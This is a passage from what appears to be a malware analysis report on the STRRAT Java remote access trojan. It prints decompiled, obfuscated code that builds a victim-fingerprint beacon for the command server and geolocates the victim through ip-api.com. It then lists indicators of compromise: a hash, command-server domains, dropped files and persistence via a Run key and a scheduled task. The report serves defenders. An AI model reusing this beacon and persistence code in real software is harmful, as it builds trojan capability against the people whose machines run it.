    StringBuilder stringBuilder = new StringBuilder().insert(0, "ping|");
    if (sstydgn.equals("")) {
        sstydgn = new StringBuilder().insert(0, dhgfgh.ssdgsbh()).append(hghteerd).toString();
        sstydgn = new StringBuilder().insert(0, sstydgn).append(dhgfgh.sfsrgsbd()).append(hghteerd).toString();
        sstydgn = new StringBuilder().insert(0, sstydgn).append(dhgfgh.sbsgssdfg()).append(hghteerd).toString();
        object = dhgfgh.sgsfghhg();
        sstydgn = new StringBuilder().insert(0, sstydgn).append(object[0]).append(hghteerd).toString();
        sstydgn = new StringBuilder().insert(0, sstydgn).append(object[1]).append(hghteerd).toString();
        sstydgn = new StringBuilder().insert(0, sstydgn).append(dhgfgh.dsgsdfge()).append(hghteerd).toString();
        sstydgn = new StringBuilder().insert(0, sstydgn).append("[win title]").toString();
        object = carLambo.fgssdg.sdfsldf() ? "Installed" : "Not Installed";
        sstydgn = new StringBuilder().insert(0, "STRRAT").append(hghteerd).append(sstydgn).append(hghteerd).append("1.5").append(hghteerd).append(dhgfgh.ertdbdth()).append(hghteerd).append((String)object
    }
    object = stringBuilder.append(sstydgn.replace("[idle time]", thtyrths.sdfsldf()).replace("[win title]", dhgfgh.bsgshsbs())).toString();
    String string = String.valueOf(object.getBytes().length + "\r\n\r\n");
    sbsgssdfg.write(string.getBytes());
    sbsgssdfg.write(object.getBytes());
    sbsgssdfg.flush();
}
```

Figure 119

```
public static String ertdbdth() {
    try {
        block10: {
            block9: {
                var0 = new Socket("ip-api.com", 80);
                var1_1 = "GET /json/ HTTP/1.1\r\nHost: ip-api.com\r\nUser-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/73.0.3683.86 Safari/537.36\r\n
                v0 = var0;
                var2_2 = v0.getOutputStream();
                v1 = var2_2;
                v1.write(var1_1.getBytes());
                v1.flush();
                var1_1 = new byte[1];
                var3_3 = new StringBuilder();
                var4_4 = v0.getInputStream();
                do {
                    if ((var5_5 = var4_4.read((byte[])var1_1, 0, 1)) == -1) {
                        var0.close();
                        v2 = var4_4;
                        break block9;
                    }
                    v3 = var3_3;
                    v3.append(new String((byte[])var1_1, 0, var5_5));
                } while (!v3.toString().endsWith("\r\n\r\n"));
                var3_3 = new StringBuilder();
                var1_1 = new byte[1024];
                v2 = var4_4;
            }
```

Figure 120

Indicators of Compromise

SHA256

0de7b7c82d71f980e5261c40188bafc6d95c484a2bf7007828e93f16d9ae1d9a

C2 servers/URLs

http[:]//jbfrost[.]live

nneewwllooggzz.mefound[.]com

windowsupdatelogz.onedumb[.]com

http[:]//wshsoft[.]company/multrdp.jpg

ip-api[.]com/json/

User agent

Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/73.0.3683.86 Safari/537.36

Files created

C:\Users\<User>\64578lock.file

C:\Users\<User>\AppData\Roaming\Mozilla\Firefox\rpack.zip

C:\Users\<User>\AppData\strlogs

C:\Users\<User>\lib\jna-5.5.0.jar

C:\Users\<User>\lib\jna-platform-5.5.0.jar

C:\Users\<User>\lib\sqlite-jdbc-3.14.2.1.jar

C:\Users\<User>\lib\system-hook-3.5.jar

Registry key

HKCU\Software\Microsoft\Windows\CurrentVersion\Run\<JAR Name>

Scheduled task

Skype